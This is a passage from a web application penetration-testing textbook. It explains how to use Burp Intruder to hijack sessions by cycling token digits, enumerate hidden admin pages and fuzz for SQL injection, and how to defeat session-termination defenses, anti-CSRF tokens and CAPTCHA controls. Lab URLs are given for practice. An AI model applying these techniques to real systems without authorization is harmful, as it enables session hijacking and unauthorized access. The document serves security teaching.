The attack is successful. You can take any of the payloads that caused HTTP 200 responses, replace the last three digits of your session token with this, and thereby hijack the sessions of other application users. However, take a closer look at the table of results. Most of the HTTP 200 responses have roughly the same response length, because the home page presented to different users is more or less the same. However, two of the responses are much longer, indicating that a different home page was returned.

You can double-click a result item in Intruder to display the server's response in full, either as raw HTTP or rendered as HTML. Doing this reveals that the longer home pages contain more menu options and different details than your home page does. It appears that these two hijacked sessions belong to more-privileged users.

### TRY IT!

<http://mdsec.net/auth/502/>



**TIP** The response length frequently is a strong indicator of anomalous responses that merit further investigation. As in the preceding case, a different response length can point to interesting differences that you may not have anticipated when you devised the attack. Therefore, even if another attribute provides a reliable indicator of hits, such as the HTTP status code, you should always inspect the response length column to identify other interesting responses.

## ***Attack 2: Harvesting Information***

Browsing further into the authenticated area of the application, you notice that it uses an index number in a URL parameter to identify functions requested by the user. For example, the following URL is used to display the My Details page for the current user:

```
https://mdsec.net/auth/502/ShowPage.ashx?pageid=32010039
```

This behavior offers a prime opportunity to trawl for functionality you have not yet discovered and for which you may not be properly authorized. To do this, you can use Burp Intruder to cycle through a range of possible `pageid` values and extract the title of each page that is found.

In this situation, it is often sensible to begin trawling for content within a numeric range that is known to contain valid values. To do this, you can set your payload position markers to target the final two digits of the `pageid`, as shown in Figure 14-5, and generate payloads in the range 00 to 99.


You can configure Intruder to capture the page title from each response using the Extract Grep function. This works much like the extract function of JAttack — you specify the expression that precedes the item you want to extract, as shown in Figure 14-6.

Launching this attack quickly iterates through all the possible values for the last two digits of the `pageid` parameter and shows the page title from each response, as shown in Figure 14-7. As you can see, several responses appear to contain interesting administrative functionality. Furthermore, some of the responses are redirections to a different URL, which warrant further investigation. If you want to, you can reconfigure your Intruder attack to extract the target of these directions, or even to automatically follow them and show the page title from the eventual response.


### **TRY IT!**

```
http://mdsec.net/auth/502/
```






**Figure 14-5:** Positioning the payload



**Figure 14-6:** Configuring Extract Grep



**Figure 14-7:** Cycling through function index values and extracting the title of each resulting page


**Attack 3: Application Fuzzing**

In addition to exploiting the bugs already identified, you should, of course, probe the target application for common vulnerabilities. To ensure decent coverage, you should test every parameter and request, starting from the login request onward.


To perform a quick fuzz test of a given request, you need to set payload positions at all the request parameters. You can do this simply by clicking the auto button on the positions tab, as shown in Figure 14-8.

You then need to configure a set of attack strings to use as payloads and some common error messages to search responses for. Intruder contains built-in sets of strings for both of these uses.

As with the fuzzing attack performed using JAttack, you then need to manually review the table of results to identify any anomalies that merit further investigation, as shown in Figure 14-9. As before, you can click column headings to sort the responses in various ways to help identify interesting cases.



**Figure 14-8:** Configuring Burp Intruder to fuzz a login request



**Figure 14-9:** Results from fuzzing a single request

From an initial look at the results, it appears that the application is vulnerable to SQL injection. In both payload positions, when a single quotation mark is submitted, the application returns a different response with a message containing the strings `quotation` and `syntax`. This behavior definitely warrants some manual investigation to confirm and exploit the bug.

**TRY IT!**

```
http://mdsec.net/auth/502/
```

**TIP** You can right-click any interesting-looking result and send the response to the Burp Repeater tool. This enables you to modify the request manually and reissue it multiple times to test the application's handling of different payloads, probe for filter bypasses, or deliver actual exploits.

## Barriers to Automation

---

In many applications, the techniques described so far in this chapter can be applied without any problems. In other cases, however, you may encounter various obstacles that prevent you from straightforwardly performing customized automated attacks.

Barriers to automation typically fall into two categories:

- Session-handling mechanisms that defensively terminate sessions in response to unexpected requests, employ ephemeral parameter values such as anti-CSRF tokens that change per request (see Chapter 13), or involve multistage processes.
- CAPTCHA controls designed to prevent automated tools from accessing a particular application function, such as a function to register new user accounts.

We will examine each of these situations and describe ways in which you may be able to circumvent the barriers to automation, either by refining your automated tools or by finding defects in the application's defenses.

## Session-Handling Mechanisms

Many applications employ session-handling mechanisms and other stateful functionality that can present problems for automated testing. Here are some situations in which obstacles can arise:

- While you are testing a request, the application terminates the session being used for testing, either defensively or for other reasons, and the remainder of the testing exercise is ineffective.
- An application function employs a changing token that must be supplied with each request (for example, to prevent request forgery attacks).
- The request being tested appears within a multistage process. The request is handled properly only if a series of other requests have first been made to get the application into a suitable state.

Obstacles of this kind can always be circumvented in principle by refining your automation techniques to work with whatever mechanisms the application is using. If you are writing your own testing code along the lines of JAttack, you can directly implement support for specific token-handling or multistage mechanisms. However, this approach can be complex and does not scale very well to large applications. In practice, the need to write new custom code to deal with each new instance of a problem may itself present a significant barrier to using automation, and you may find yourself reverting to slower manual techniques.

### ***Session-Handling Support in Burp Suite***


Fortunately, Burp Suite provides a range of features to handle all these situations in as painless a manner as possible, allowing you to continue your testing while Burp deals with the obstacles seamlessly in the background. These features are based on the following components:

- Cookie jar
- Request macros
- Session-handling rules

We will briefly describe how these features can be combined to overcome barriers to automation and allow you to continue testing in the various situations described. More detailed help is available in the Burp Suite online documentation.

#### **Cookie Jar**

Burp Suite maintains its own cookie jar, which tracks application cookies used by your browser and by Burp's own tools. You can configure how Burp automatically updates the cookie jar, and you also can view and edit its contents directly, as shown in Figure 14-10.



**Figure 14-10:** The Burp Suite cookie jar

In itself, the cookie jar does not actually do anything, but the key values it tracks can be used within the other components of Burp's session-handling support.

### Request Macros

A macro is a predefined sequence of one or more requests. Macros can be used to perform various session-related tasks, including the following:

- Fetching a page of the application (such as the user's home page) to check that the current session is still valid
- Performing a login to obtain a new valid session
- Obtaining a token or nonce to use as a parameter in another request
- When scanning or fuzzing a request in a multistep process, performing the necessary preceding requests to get the application into a state where the targeted request will be accepted

Macros are recorded using your browser. When defining a macro, Burp displays a view of the Proxy history, from which you can select the requests to be used for the macro. You can select from previously made requests, or record the macro afresh and select the new items from the history, as shown in Figure 14-11.

For each item in the macro, the following settings can be configured, as shown in Figure 14-12:

- Whether cookies from the cookie jar should be added to the request
- Whether cookies received in the response should be added to the cookie jar
- For each parameter in the request, whether it should use a preset value or a value derived from a previous response in the macro






Figure 14-11: Recording a request macro in Burp Suite




Figure 14-12: Configuring cookie and parameter handling for a macro item

The ability to derive a parameter's value from a previous response in the macro is particularly useful in some multistage processes and in situations where applications make aggressive use of anti-CSRF tokens. When you define a new macro, Burp tries to automatically find any relationships of this kind by identifying parameters whose values can be determined from the preceding response (form field values, redirection targets, query strings in links).

### **Session-Handling Rules**

The key component of Burp Suite's session-handling support is the facility to define session-handling rules, which make use of the cookie jar and request macros to deal with specific barriers to automation.

Each rule comprises a scope (what the rule applies to) and actions (what the rule does). For every outgoing request that Burp makes, it determines which of the defined rules are in scope for the request and performs all those rules' actions in order.

The scope for each rule can be defined based on any or all of the following features of the request being processed, as shown in Figure 14-13:


- The Burp tool that is making the request
- The URL of the request
- The names of parameters within the request

Each rule can perform one or more actions, as shown in Figure 14-14, including the following:


- Add cookies from the session-handling cookie jar.
- Set a specific cookie or parameter value.
- Check whether the current session is valid, and perform subactions conditionally on the result.
- Run a macro.
- Prompt the user for in-browser session recovery.

All these actions are highly configurable and can be combined in arbitrary ways to deal with virtually any session-handling mechanism. Being able to run a macro and update specified cookie and parameter values based on the result allows you to automatically log back in to an application when you are logged out. Being able to prompt for in-browser session recovery enables you to work with login mechanisms that involve keying a number from a physical token or solving a CAPTCHA puzzle (described in the next section).






**Figure 14-13:** Configuring the scope of a session-handling rule



**Figure 14-14:** Configuring actions for a session-handling rule


By creating multiple rules with different scopes and actions, you can define a hierarchy of behavior that Burp will apply to different URLs and parameters. For example, suppose you are testing an application that frequently terminates your session in response to unexpected requests and also makes liberal use of an anti-CSRF token called `__csrftoken`. In this situation you could define the following rules, as shown in Figure 14-15:

- For all requests, add cookies from Burp’s cookie jar.
- For requests to the application’s domain, validate that the current session with the application is still active. If it isn’t, run a macro to log back in to the application, and update the cookie jar with the resulting session token.
- For requests to the application containing the `__csrftoken` parameter, first run a macro to obtain a valid `__csrftoken` value, and use this when making the request.



**Figure 14-15:** A set of session-handling rules to handle session termination and anti-CSRF tokens used by an application

The configuration needed to apply Burp's session handling functionality to the features of real-world applications is often complex, and mistakes are easily made. Burp provides a tracer function for troubleshooting the session handling configuration. This function shows you all of the steps performed when Burp applies session handling rules to a request, allowing you to see exactly how requests are being updated and issued, and identify whether your configuration is working in the way that you intended. The session handling tracer is shown in Figure 14-16.



**Figure 14-16:** Burp's session handling tracer, which lets you monitor and debug your session handling rules


Having configured and tested the rules and macros that you need to work with the application you are targeting, you can continue your manual and automated testing in the normal way, just as if the obstacles to testing did not exist.

## CAPTCHA Controls

CAPTCHA controls are designed to prevent certain application functions from being used in an automated way. They are most commonly employed in functions for registering e-mail accounts and posting blog comments to try to reduce spam.

CAPTCHA is an acronym for Completely Automated Public Turing test to tell Computers and Humans Apart. These tests normally take the form of a puzzle containing a distorted-looking word, which the user must read and enter into a field on the form being submitted. Puzzles may also involve recognition of particular animals and plants, orientation of images, and so on.

CAPTCHA puzzles are intended to be easy for a human to solve but difficult for a computer. Because of the monetary value to spammers of circumventing these controls, an arms race has occurred in which typical CAPTCHA puzzles have become increasingly difficult for a human to solve, as shown in Figure 14-17. As the CAPTCHA-solving capabilities of humans and computers converge, it is likely that these puzzles will become increasingly ineffective as a defense against spam, and they may be abandoned. They also present accessibility issues that currently are not fully resolved.



**Figure 14-17:** A CAPTCHA puzzle

CAPTCHA puzzles can be circumvented in various ways, only some of which are applicable in the context of performing security testing.

### *Attacking CAPTCHA Implementations*

The most fruitful place to look for ways to bypass a CAPTCHA control is the implementation of how the puzzle is delivered to the user and how the application handles the user's solution.

A surprising number of CAPTCHA implementations expose the puzzle solution to the client in textual form. This can arise in various ways:

- The puzzle image is loaded via a URL that includes the solution as a parameter, or the image name is set to the CAPTCHA solution.
- The puzzle solution is stored in a hidden form field.
- The puzzle solution appears within an HTML comment or other location for debugging purposes.

In these situations, it is easy for a scripted attack to retrieve the response that contains the puzzle solution and submit it in the next attack request.

**TRY IT!**

```
http://mdsec.net/feedback/12/  
http://mdsec.net/feedback/24/  
http://mdsec.net/feedback/31/
```

A further common bug in CAPTCHA implementations is that a puzzle can be solved manually on a single occasion, and the solution can be replayed in multiple requests. Normally, each puzzle should be valid for only a single attempt, and the application should discard it when an attempted solution is received. If this is not done, it is straightforward to solve a puzzle once in the normal way and then use the solution to perform an unlimited number of automated requests.

**TRY IT!**

```
http://mdsec.net/feedback/39/
```

**NOTE** Some applications have a deliberate code path that circumvents the CAPTCHA to permit use by certain authorized automated processes. In these instances, it is often possible to bypass the CAPTCHA simply by not supplying the relevant parameter name.

### ***Automatically Solving CAPTCHA Puzzles***

In principle, most types of CAPTCHA puzzles can be solved by a computer, and in practice, many high-profile puzzle algorithms have been defeated in this way.

For standard puzzles involving a distorted word, solving the puzzle involves the following steps:

1. Removal of noise from the image
2. Segmentation of the image into individual letters
3. Recognition of the letter in each segment

With today's technology, computers are quite effective at removing noise and recognizing letters that have been correctly segmented. The most significant challenges arise with segmenting the image into letters, particularly where letters overlap and are heavily distorted.

For simple puzzles in which segmentation into letters is trivial, it is likely that some homegrown code can be used to remove image noise and pass the text into an existing OCR (optical character recognition) library to recognize the letters. For more complex puzzles in which segmentation is a serious challenge,

various research projects have successfully compromised the CAPTCHA puzzles of high-profile web applications.

